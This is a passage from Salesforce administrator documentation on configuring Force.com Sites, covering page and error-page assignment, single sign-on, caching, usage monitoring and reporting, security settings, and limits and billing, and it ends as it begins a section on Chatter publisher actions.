   e. From the `Enable Login For` drop-down list, select the name of the portal where you want to allow login.
   f. Select the `Change Password Page`.
   g. Click **Save**.

For sites with Ideas, Answers, Chatter Answers, you must make the zone visible in the portal and enable the IdeasHome or AnswersHome page for the site. To associate the zone with one or more portals:

1. From Setup, click one of the following:
   - **Customize** > **Ideas** > **Zones**
   - **Customize** > **Chatter Answers** > **Zones**
   - **Customize** > **Answers** > **Zones**

   or .
2. Click **Edit** next to the zone you want to make public.
3. From the `Portal` drop-down list, select the portal to use for this zone. You can choose to show the zone in all portals.

Note: For ideas to work with sites, the organization must have an active portal associated with that zone. Otherwise, users will encounter errors.

Managing Force.com Site Visualforce Pages

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

Warning: Don't rename or delete SiteSamples or you may get an error.

All pages that you want to expose on a site must be associated with that site. If a page is not listed under Site Visualforce Pages, an authentication or page-not-found error is displayed based on the existence of the page.

To enable Visualforce pages for your site:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to modify.
3. Click **Edit** on the Site Visualforce Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable Visualforce pages for your site.
5. Click **Save**.

Note: If you select a Visualforce page for any of the lookup fields on the Site Detail page, any of the error pages, or the `Change Password Page` under login settings, that page is automatically enabled for your site. If you remove a page from this list, but it is still selected in one of these places, public users can access that page. To completely remove pages from your site, disable them here and make sure they are not selected in any lookup fields for your site.

If you don't want to enable a Visualforce page for your entire site, you can also enable pages for specific profiles.

The My Profile Page

The My Profile page is a Visualforce page associated with a Customer Portal or site user's profile. The My Profile page enables users logged into either your Force.com site, or your Customer Portal from Force.com sites, to update their own contact information. When they make changes to this page, the corresponding portal user and contact records are updated.

The My Profile page can be enabled either for your entire site or in a more restricted way by assigning it to the site guest user profile.

The My Profile page is also delivered as part of the Customer Portal Welcome component on your home page layout.

Managing Force.com Site Standard Pages
Assigning Force.com Site Error Pages

Managing Force.com Site Standard Pages

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	“Customize Application”

Force.com sites uses Visualforce pages for all site and error pages. Force.com also provides some standard pages that you can use.

All pages that you want to expose on a site must be enabled for that site. If a page is not listed under Site Standard Pages, Salesforce displays an authorization required error.

To control which standard pages users see for your site:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to view.
3. Click **Edit** on the Site Standard Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable the following standard pages for your site:
   - Home Page—The standard page associated with the Home tab (`/home/home.jsp`).
   - Ideas Pages—The standard pages associated with ideas. If you want to use default ideas pages (for example, IdeasHome), enable these pages.
   - Answers Pages—The standard pages associated with answers. If you want to use default answers pages (for example, AnswersHome), enable these pages.
   - Search Pages—The standard Salesforce search pages. To allow public users to perform standard searches, enable these pages.
   - Lookup Pages—The standard Salesforce lookup pages. These are the popup windows associated with lookup fields on Visualforce pages.
5. Click **Save**.

Note: Make sure to disable any pages that you are not actively using in your site. Otherwise, they may be accessible to public users. Also, make sure to set up private sharing to restrict search and lookup access for public users.

See Also:

Managing Force.com Site Visualforce Pages
Assigning Force.com Site Error Pages

Assigning Force.com Site Error Pages

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

Warning: Don't rename or delete SiteSamples or you may get an error.

To set the error pages for your site:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to modify.
3. Click **Page Assignment** on the Error Pages related list.
4. Using the lookup fields, assign a Visualforce page or static resource for each of the standard error conditions listed:
   - `Authorization Required Page`—The page users see when trying to access pages for which they do not have authorization.
   - `Limit Exceeded Page`—The page users see when your site has exceeded its bandwidth limits.
   - `Maintenance Page`—The page users see when your site is down for maintenance.
   - `Service Not Available Page`—The page users see when Salesforce servers are unavailable. This custom page is rendered from a static resource that you choose. The static resource is uploaded to the cache server when assigned as the Service Not Available page, and when updated after assignment. The custom page is shown for HTTP requests only; caching is not used for HTTPS. Not available for Developer Edition or sandbox organizations.

     If you haven't set a custom page for a site that uses a site prefix, the custom page for the root site is used when servers are unavailable. For example, if `http://mycompany.force.com/sales` doesn't have a custom page, but `http://mycompany.force.com` does, that custom page is used. Otherwise, the Maintenance page is shown by default.

     Note: The static resource:

     ◊ Must be a public .zip file 1 MB or smaller.
     ◊ Must contain a page named `maintenance.html` at the root level of the .zip file. Other resources in the .zip file, such as images or CSS files, can follow any directory structure.
     ◊ Must contain only files that have file extensions.

   - `Page Not Found Page`—The page users see when trying to access a page that cannot be found. You can use the action attribute on an <apex:page> component to redirect the Page Not Found error page. Using this kind of redirect on any other error pages will redirect users to the Maintenance page.
   - `Generic Error Page`—The page users see when encountering generic exceptions.

Note: When using static resources in a custom error page—such as a large image file or a large CSS file contained in a static resource .zip file—each individual resource must be no larger than 50KB. Otherwise, a 404 not found error is returned for that resource.

5. Click **Save**.
6. On the Site Details page, click **Preview** to view the associated page as it would appear in a browser.

Tip: Add the `<site:previewAsAdmin />` component right before the closing `</apex:page>` tag in your custom Visualforce error pages to view detailed site error messages in administrator preview mode.

Managing Force.com Site Visualforce Pages
Managing Force.com Site Standard Pages

Troubleshooting Force.com Sites Using Administrator Preview Mode

Available in: **Developer**, **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

If you see errors on site pages and can't figure out the cause, use administrator preview mode to look at them in context and in greater detail.

Note: Administrator preview mode is available for all active sites, including those with a branded custom Web address.

To access administrator preview mode:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to preview.
3. In the Site Detail section, click the **Preview as Admin** link. A new browser window opens with a preview of your site, and the enhanced error message appears at the bottom of the page.
4. Click **Logout of Administrator Preview Mode** to clear the administrator cookie and be redirected to the site's home page.

The detailed error messages in administrator preview mode are driven by the `<site:previewAsAdmin />` component in your Visualforce error pages. Starting with Summer '10, new organizations include the `<site:previewAsAdmin />` component by default in standard error pages. You must add the component manually to all custom error pages and pages from older organizations. We recommend that you add it right before the closing `</apex:page>` tag, like this:

```
    <site:previewAsAdmin />
</apex:page>
```

Note: The `<site:previewAsAdmin />` component contains the `<apex:messages />` tag, so if you have that tag elsewhere on your error pages, you will see the detailed error message twice.

Creating and Editing Force.com Sites
Assigning Force.com Site Error Pages

Enabling Single Sign-On for Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

Single sign-on is a process that allows network users to access all authorized network resources without having to log in separately to each resource. Single sign-on allows you to validate usernames and passwords against your corporate user database or other client application rather than having separate user passwords managed by Salesforce.

You can set up Sites to use SAML single sign-on, so that a customer only has to login once.

To enable single sign-on for Sites using an identity provider:

1. Set up either a Customer Portal or a partner portal.
2. Set up your Sites.
3. If you are using the Customer Portal, set up your Sites to use Customer Portal.
4. In addition to the SAML sign-on information that must be gathered and shared with your identity provider, you must supply your information provider with the following:
   - Organization ID
   - Portal ID
   - Sites URL

   The following must be added as attributes to the SAML assertion sent from your identity provider:
   - `organization_id`
   - `portal_id`
   - `siteurl`

   To find these values:

   a. From Setup, click **Company Profile** > **Company Information** and copy the ID located in the `Salesforce Organization ID`.
   b. For the Customer Portal, from Setup, click **Customize** > **Customer Portal** > **Settings**, click the name of the Customer Portal, and copy the ID located in the `Portal ID`.

For partner portals, from Setup, click **Customize** > **Partners** > **Settings**, click the name of the partner portal, and copy the ID located in the `salesforce.com Portal ID`.

c. From Setup, click **Develop** > **Sites**, click the name of the Site, then copy the URL either located in the `Default Web Address`, the `Secure Web Address`, or the `Custom Web Address`, depending on which one you want your users to use when logging into Salesforce.

Service Provider Initiated SAML for Sites

Salesforce automatically provides single sign-on for Sites using SAML for when your company's identity provider initiates login.

If you wanted to use SAML for Sites for when a service provider initiates sign-on, you must first create a Visualforce page that provides a redirect to your server. The following is an example:

```
<apex:page showHeader="false" sidebar="false">
 <script>
     var PingSpURL =
"https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
     var siteLoginPage =
"&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
     window.location = PingSpURL+siteLoginPage;
 </script>
</apex:page>
```

Caching Force.com Sites Pages

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

Force.com sites enforces two 24-hour rolling limits—bandwidth and service request time—which vary by organization type. Though the limits are high for active production organizations, your site could exceed the limit due to heavy traffic or pages that consume lots of bandwidth or processing time. “Rolling 24-hour period” refers to the 24 hours immediately preceding the current time.

Sites provide caching options that allow you to leverage the resources of our Content Delivery Network (CDN) partner to improve page load times and site performance, as well as help you avoid reaching bandwidth or service request time limits. Sites allows you to set the cache duration for each of your site pages and optimize content delivery to your end users.

Control the caching behavior for your site by setting the Boolean `cache` attribute and integer `expires` attribute on each Visualforce page. By default, pages that do not have the `cache` attribute set are cached for ten minutes (600 seconds).

For example, a page whose cache is set to expire in 15 minutes looks like this:

```
<apex:page cache="true" expires="900">
```

Note: The CDN is only available for active production organizations. It is not available for sandbox or Developer Edition organizations.

To protect the integrity of sensitive information, SSL sessions and pages requested after authentication are not cached via the CDN.

Attachments to public pages accessed through sites are automatically cached for 10 minutes via the CDN.

Other factors also affect caching behavior, such as the type of user accessing the page, whether the request comes from the caching server, and whether the site is login-enabled. The following tables summarize the caching behavior for each of these cases.

For Requests Coming from the Caching Server

If the site is login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Cache expires according to user-set value	Caching server only
Not Set	Cache expires in ten minutes	Caching server only
Set to `FALSE`	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Cache expires according to user-set value	Both caching server and browser
Not Set	Cache expires in ten minutes	Both caching server and browser
Set to `FALSE`	Not cached	None

For Requests Not Coming from the Caching Server

If the site is login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Not cached	None
Not Set	Not cached	None
Set to `FALSE`	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to `TRUE`	Cache expires according to user-set value	Browser only
Not Set	Cache expires in ten minutes	Browser only

Cache Attribute	Caching Behavior	Caching Location
Set to `FALSE`	Not cached	None

Using Workflow for Force.com Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create or change workflow rules:	"Customize Application"
To create and edit Force.com sites:	"Customize Application"

With workflow for sites, you can create workflow rules that trigger email alerts when certain site-related criteria are met. For example, create a rule that sends your site administrator an email alert when bandwidth usage reaches 80% of the daily bandwidth limit or when a site's status changes from the active state.

Setting up the right site usage workflow rules can help you keep your sites from exceeding rolling 24-hour limits for bandwidth and service request time, and monthly limits for page views and logins. Workflow rules that are created on the Site object are evaluated every hour for all sites within the organization, unless your criteria is limited to certain sites. Workflow rules that are created on the Organization and User License objects are evaluated every three hours.

Only email alert actions are supported for site usage workflow rules. Other workflow actions, such as field updates, tasks, and outbound messages, are not available.

To create a site usage workflow rule, from Setup, click **Create** > **Workflow & Approvals** > **Workflow Rules**, then use the workflow rule wizard with the following settings:

Select Object

When selecting an object, choose one of the following:

- `Organization` (for monthly page views allowed and monthly page views used fields)
- `Site` (for site detail, daily bandwidth and request time, monthly page views allowed, and other fields)
- `User License` (for the monthly logins allowed and monthly logins used fields)

The Organization and Site objects are only available if Force.com sites is enabled for your organization. The User License object isn't dependent on sites, and is only available if you have Customer Portals or partner portals enabled for your organization.

Rule Criteria

Enter your rule criteria by doing one of the following:

- Choose `criteria are met` and select the filter criteria that a site must meet to trigger the rule. For example, to trigger the rule every time the active status changes for a site within your organization, set the filter to `Site Status not equal to Active`. To add more rows or to set up Boolean conditions, click **Add Filter Logic**.
- Choose `formula evaluates to true` and enter a formula. The rule is triggered if the formula returns "True."

  For example, the following formula triggers the rule when bandwidth usage reaches 80% of the daily bandwidth limit:

  ```
  DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
  ```

  In the next example, the formula triggers the rule when time usage reaches 80% of the daily time limit:

  ```
  DailyRequestTimeUsed >= 0.8* DailyRequestTimeLimit
  ```

Workflow actions

When adding workflow actions, click **Add Workflow Action** and choose `New Email Alert` or `Select Existing Action`.

Tip: To create custom email templates using Site merge fields, from Setup, click **Communication Templates** > **Email Templates**, then **New Template**. When configuring the template, use Site merge fields by selecting **Site Fields** in the `Select Field Type` drop-down list of the Available Merge Fields section.

Force.com Sites Overview

Tracking Your Force.com Site with Google Analytics

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

Force.com sites provides out-of-the-box integration with Google Analytics. Use Google Analytics to track the usage of your sites and site pages, including number of visits, number of page views, average time spent on site, and more.

Note: The `<site:googleAnalyticsTracking/>` component only works on pages used in a Force.com site. Sites must be enabled for your organization and the `Analytics Tracking Code` field must be populated. To get a tracking code, go to the Google Analytics website.

To track a site using Google Analytics:

1. Sign up for an account at Google Analytics.
2. Add a new profile in Google Analytics and enter the domain or full URL for the site you want to track.

3. Copy the `Web Property ID` from Google's tracking status information and paste it into the `Analytics Tracking Code` field on the Site Edit page for the site you want to track. The Web property ID starts with the letters UA followed by your account and profile numbers. For example, UA-9049246-2.
4. Click **Save**.
5. To track the Visualforce pages associated with your site, enter the following tag in the site template for those pages, or in the individual pages themselves:

```
<site:googleAnalyticsTracking/>
```

Pages that don't contain the tag and aren't associated with a site template that contains the tag won't be tracked. The default site template already contains the tag, so all pages using that template will be tracked—including certain default pages.

Note: Google recommends adding the component at the bottom of the page to avoid increasing page load time.

6. Go to the Google Analytics site and follow their instructions for completing the process. After signing up, it may take up to 24 hours to see initial tracking results in Google Analytics.

Tip: To track multiple sites separately, create separate profiles using the full site URLs and enter a different Web property ID in the `Analytics Tracking Code` field for each site.

Reporting on Force.com Sites

Viewing Force.com Site History

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

To view the site history:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to view.
3. View the Site History related list.

The Site History related list tracks and displays the changes made to your site. All of the following events are tracked in the site history, along with the user who made the change and the time it occurred:

Event	Description
Site Creation	Logs when each site was created.
Site Detail Changes	Changes to the following site values are logged: • Site Label • Site Name • Site Description • Site Contact • Default Web Address • Custom Web Address • Active Status • Active Site Home Page • Inactive Site Home Page • Site Template • Site Robots.txt • Site Favorite Icon • Analytics Tracking Code • Enable Feeds
Site Standard Pages	Logs when any standard page is enabled or disabled.
Site Error Pages	Logs when any error page assignment is changed.
Login Settings Changes	Changes to the following login settings are logged: • Portal • Change Password Page • Require Non-Secure Connections (HTTP)
URL Redirect Changes	Logs when any URL redirect is created, deleted, enabled, disabled, or changed.

Force.com Sites Overview

Viewing 24-Hour Force.com Sites Usage History

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

Monitor the bandwidth and request time usage for each of your sites by viewing the usage data tracked on this related list. By closely monitoring your sites, you can avoid exceeding your limits.

To view the 24-hour usage history for your site:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to view.
3. View the 24-Hour Usage History related list. Usage information may be delayed by up to several minutes due to processing time.

The 24-Hour Usage History related list tracks and displays the following usage metrics for your site:

Metric	How It's Calculated
Origin Bandwidth	Bandwidth is calculated as the number of megabytes served and received from the site's origin server. The `Daily Limit` applies to a rolling 24-hour period.
Request Time	"Service request time" is calculated as the total server time in minutes required to generate pages for the site. The `Daily Limit` applies to a rolling 24-hour period.

"Origin server" refers to the Web server that hosts your site. "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

For each metric, the related list displays `Current Usage`, `Daily Limit`, and the `Percent Used`.

Tracking Your Force.com Site with Google Analytics
Reporting on Force.com Sites

Reporting on Force.com Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To install packages:	“Download AppExchange Packages”
To run reports:	“Run Reports” AND “Read” on the records included in reports
To create, edit, save, and delete reports:	“Run Reports” and “Read” on the records included in the reports AND “Create and Customize Reports”
To create, edit, and delete dashboards:	“Run Reports” AND “Manage Dashboards”

To keep track of your site activity and usage, take advantage of the Sites Usage Reporting managed package to analyze your monthly page views, daily bandwidth, and daily service request time so you can avoid reaching monthly and daily limits for individual sites, as well as for your organization.

To get started using Salesforce analytics for sites:

1. Install the Sites Usage Reporting managed package.
2. Use packaged reports to analyze site usage.
3. Optionally, create custom reports to analyze site usage.
4. Use the Site Usage Dashboard to monitor sites.

Installing the Sites Usage Reporting Managed Package

The Sites Usage Reporting managed package, available on AppExchange, contains out-of-the-box reports and a dashboard for monitoring sites usage.

To find the Sites Usage Reporting managed package, go to AppExchange and search on “sites reporting,” or go to `http://sites.force.com/appexchange/listingDetail?listingId=a0N30000001SUEwEAO`.

Using Packaged Reports to Analyze Site Usage

The Sites Usage Reporting managed package contains the following reports to help you perform analytics on usage for the sites in your organization. You can find these reports in the Site Usage Reports folder under All Reports in the Reports tab. You can also select **Site Usage Reports** in the `Folder` drop-down list, then click **Go**.

Note: Site usage data is aggregated at midnight, GMT, so the current day's page view counts may not be accurately reflected in reports, depending on your time zone. Cache server page views may take a day or more to be reflected in reports.

Report	Description
Current Period Page Views	Shows the total page views for the current period (calendar month), measured against page views allowed. Page views are broken down by site and by day. The current period limit applies to all sites within the organization.
Daily Total Bandwidth Usage	Shows the total bandwidth usage over the last 30 days, broken down by site, by day, and by origin and cache servers.
Daily Total Page Views	Shows the total page views over the last 30 days, broken down site, by day, and by origin and cache servers.
Site Daily Origin Bandwidth Usage	Shows the total origin bandwidth usage over the last 30 days, broken down by site and by day.
Site Daily Request Time Usage	Shows the total origin service request time over the last 30 days, broken down by site and by day.
Top Bandwidth Consuming Sites	Shows the sites that consumed the most bandwidth during the current period.
Top Resource Consuming Sites	Shows the sites that consumed the most service request time during the current period.
Top Sites by Page Views	Shows the sites that generated the most page views during the current period.

Creating Custom Reports to Analyze Site Usage

You can also create custom reports on sites:

1. From the Reports tab, click **New Report**.
2. For the report type, select **Administrative Reports**, then **Site Usage Reports**. You must enable sites for your organization and install the Sites Usage Reporting managed package to see the Site Usage Reports custom report type.
3. Click **Create** to create a custom report. Fields related to your sites, such as `Site Name`, `Site Status`, `Daily Bandwidth Limit`, and `Daily Request Time Limit` can all be used in your custom report.

Note: When you create your own custom reports using the Site Usage Reports custom report type, be aware that the `Origin Bandwidth` column is measured in bytes, and the `Request Time` column is measured in milliseconds. Make sure you consider the difference in units when comparing these columns to the `Daily Bandwidth Limit` and `Daily Request Time Limit` columns, which are measured in megabytes and minutes, respectively.

For the out-of-the-box reports included with the managed package, bandwidth is measured in megabytes and request time is measured in minutes.

Using the Site Usage Dashboard to Monitor Sites

The Sites Usage Reporting managed package contains the Site Usage Dashboard to help you monitor the sites in your organization at a glance. The dashboard contains a component for each of the reports provided in the managed package.

To access the dashboard, from the Dashboards tab:

- Use the `View Dashboard` field.
- Or, click **Go to Dashboard List** and select **Site Usage Dashboard** from the dashboard list.

To modify the dashboard, click **Edit**. You can also create your own custom dashboard using any custom reports you may have created. Consider adding the Site Usage Dashboard as the dashboard snapshot on your home page.

Force.com Sites Security

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

Consider the following security issues when setting up your Force.com site:

- If the `Require Secure Connections (HTTPS)` checkbox on the Session Settings page is selected, and the `Require Non-Secure Connections (HTTP)` checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login. For more information, see Managing Force.com Site Login and Registration Settings.
- Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.
- To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.
- To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: `0.0.0.0` to `255.255.255.255`, `::` to `::fffe:ffff:ffff`, and `::1:0:0:0` to `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.
- Authenticated and non-authenticated users may see different error messages for certain conditions—for example, on Apex exceptions.
- Only production organizations have the valid `secure.force.com` SSL certificates to access sites using HTTPS.

  Note: If a site within a sandbox (non-production) organization is accessed using HTTPS, a certificate name mismatch warning may appear.

- Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Warning:

- We recommend setting the sharing to private for the objects on which you grant “Read” access for your site. This ensures that users accessing your site can view and edit only the data related to your site.

- We also recommend securing the visibility of all list views. Set the visibility of your list views to `Visible to certain groups of users`, and specify the groups to share to. List views whose visibility is set to `Visible to all users` may be visible to public users of your site. To share a list view with public users, create a new public group for those users and give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

Force.com Sites-Related Apex Methods and Expressions

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

Force.com Apex Methods

Apex methods for Force.com Sites are contained in the `site` class, `cookie` class, and `urlRewriter` class. See the *Force.com Apex Code Developer's Guide*.

Force.com Sites-Related Expressions

Force.com also provides the following expressions to use on Visualforce pages, email templates, and s-controls:

Merge Field	Description
$Site.Name	Returns the API name of the current site.
$Site.Domain	Returns the Force.com domain name for your organization.
$Site.CustomWebAddress	Returns the value of the `Custom Web Address` field for the current site.
$Site.OriginalUrl	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns null.
$Site.CurrentSiteUrl	Returns the value of the site URL for the current request (for example, `http://myco.com/` or `https://myco.force.com/prefix/`).
$Site.LoginEnabled	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.
$Site.RegistrationEnabled	Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.
$Site.IsPasswordExpired	For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.
$Site.AdminEmailAddress	Returns the value of the `Site Contact` field for the current site.
$Site.Prefix	Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `partners` is the path prefix. Returns null if the prefix is not defined, or if the page was accessed using a custom Web address.

Merge Field	Description
$Site.Template	Returns the template name associated with the current site; returns the default template if no template has been designated.
$Site.ErrorMessage	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.ErrorDescription	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.AnalyticsTrackingCode	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.

Note: To use these expressions, the Force.com sites feature must be enabled for your organization. You must also use them within the context of your public site; otherwise, an empty string is returned for all expressions except {!$Site.Template}, which returns the default template for the site.

Configuring Force.com Sites

Force.com Sites Considerations

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

Before creating and using Force.com sites, consider the following:

Packaging

The following apply to packaging for sites:

- Sites are not packageable. However, you can package sample code, Visualforce pages, Apex classes, or components for a site using a managed package.
- You must have Force.com sites enabled to be able to install unmanaged packages that contain Visualforce pages or Apex classes that refer to a site.

Access and Authentication

You can grant "Read" and "Create" permissions on all standard objects except products, price books, and ideas; and "Read," "Create," "Edit," and "Delete" on all custom objects. For additional access, you must authenticate site visitors as portal users.

Custom authentication is not supported. You can authenticate via the following:

- Customer Portals—enable public login and registration
- Partner portals—create partner users

Tip: You can also enable single sign-on for portals, as well as Sites.

Setting Up Force.com Sites

Force.com Sites Limits and Billing

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

Force.com sites usage is governed by monthly and daily limits. Understanding these limits is important to the success of your sites. Salesforce.com provides tools to help you reduce bandwidth consumption and monitor site usage so that you can avoid exceeding these limits.

This topic contains the following sections:

- Limits and Billing Terminology
- Sites Limits and Restrictions
- Billing and Monthly Page Views Enforcement
- What Counts as a Page View?

Limits and Billing Terminology

This section defines the terminology used for Force.com sites limits and billing:

- "Page Views" are calculated as the total number of pages served from either the site's origin server or the cache server.
- "Bandwidth" is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- "Service request time" is calculated as the total server time in minutes required to generate pages for the site.
- "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.
- "Origin server" refers to the Web server that hosts your site.
- "Cache server" refers to the CDN server that serves your cached site pages.
- "Current period" refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Sites Limits and Restrictions

The following table lists the site limits for each edition:

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	1,000,000

Make sure to consider all of the available caching options to help you avoid reaching these limits, and use the Site Usage analytics tools to monitor your sites.

Billing and Monthly Page Views Enforcement

This section describes how salesforce.com enforces limits on monthly page views for sites:

- Billing is based on the number of monthly page views purchased for your organization. This page view limit is cumulative for all sites in your organization.
- If, in a given calendar month, your organization reaches 110% of its page view limit, salesforce.com sends the site and billing administrators email notification.
- If your organization exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Also, salesforce.com sends email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your organization reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Also, salesforce.com sends email notification to the site and billing administrators, as well as the related account executive.

What Counts as a Page View?

This section describes how page views are counted for sites.

A page view is a request from a non-authenticated site user to load a page associated with one of the sites within your Force.com domain or custom domain. Requests from authenticated portal users are not counted as page views.

Requests that Count as Page Views

Requests for the following *are* counted as page views:

Requests for...	Example URL
Your Force.com domain	`http://mycompany.force.com`
Your custom Web address	`http://mycompany.com`
Any page associated with your site	`http://mycompany.force.com/mypage`
Authorization Required error page	`http://mycompany.force.com/Unauthorized`
AJAX requests such as: • JavaScript remoting (for example, Apex RemoteAction) • Visualforce <apex:actionFunction> • Visualforce <apex:actionPoller>	n/a

Requests that Do Not Count as Page Views

Requests for the following *are not* counted as page views:

Requests for...	Example URL
Salesforce images	`http://mycompany.force.com/img/force_logo_w09.gif`
Your static resources	`http://mycompany.force.com/resource/1233771498000/background`
Robots.txt	`http://mycompany.force.com/robots.txt`
Favorite icon	`http://mycompany.force.com/favicon.ico`
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	`http://mycompany.force.com/BandwidthExceeded`
Images included with an HTML field	`http://mycompany.force.com/servlet/rtaImage`
Custom file field	`http://mycompany.force.com/servlet/fileField`

Note: Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

EXTENDING THE REACH OF YOUR ORGANIZATION

USING ACTIONS, CUSTOM BUTTONS, AND LINKS

Working with Buttons, Links, and Actions

Available in: All Editions

User Permissions Needed	
To create or edit buttons, links, and actions:	"Customize Application"

Working with Buttons and Links

Buttons and links let users interact with Salesforce data and with external websites and services, such as search engines and online maps. Salesforce includes several standard buttons and links; you can also create custom ones.

- Understanding Custom Buttons and Links
- Defining Custom Buttons and Links
- Custom Button Considerations
- Custom Buttons and Links Fields
- Overriding Standard Buttons and Tab Home Pages
- Useful Custom Buttons and Links

Working with Actions

Actions let users do tasks, such as create new records, in the Chatter publisher.

- Publisher Actions Overview
- Setting Up Publisher Actions
- Creating Object-Specific Actions
- Creating Global Actions
- Customizing Publisher Actions with the Action Layout Editor
- Customizing Chatter Publisher Actions Using the Enhanced Page Layout Editor

USING ACTIONS

Publisher Actions Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

The publisher actions feature lets you create actions and add them to the Chatter publisher on the home page, the Chatter tab, and record detail pages. It also allows you to customize the order in which the standard Chatter actions appear, including Post, File, Link, and Poll.

Actions let users do more in Chatter, like create records directly in the feed. There are two general types of actions: create actions and custom actions.

- *Create actions* let users create records. They're different from the **New** button on object tabs and the Quick Create and Create New features on the home page. Create actions respect your validation rules and field requiredness, and you can choose each action's fields.
- *Custom actions* are Visualforce pages with functionality you define. For example, you might create a custom action to let users write comments longer than 1000 characters.

For both types of actions, you can create either object-specific actions or global actions.

- Object-specific *create* actions let users create records that are automatically associated with related records. For example, you might set up an object-specific action on account to allow users to create contacts. If a user creates a contact on the detail page for Acme, Inc., that contact will automatically be associated with Acme. You can only add an object-specific action to page layouts for that object.

  When a user creates a record using an object-specific create action, a feed item for that record appears:

  - ◊ In the feed for the record on which the new record was created.
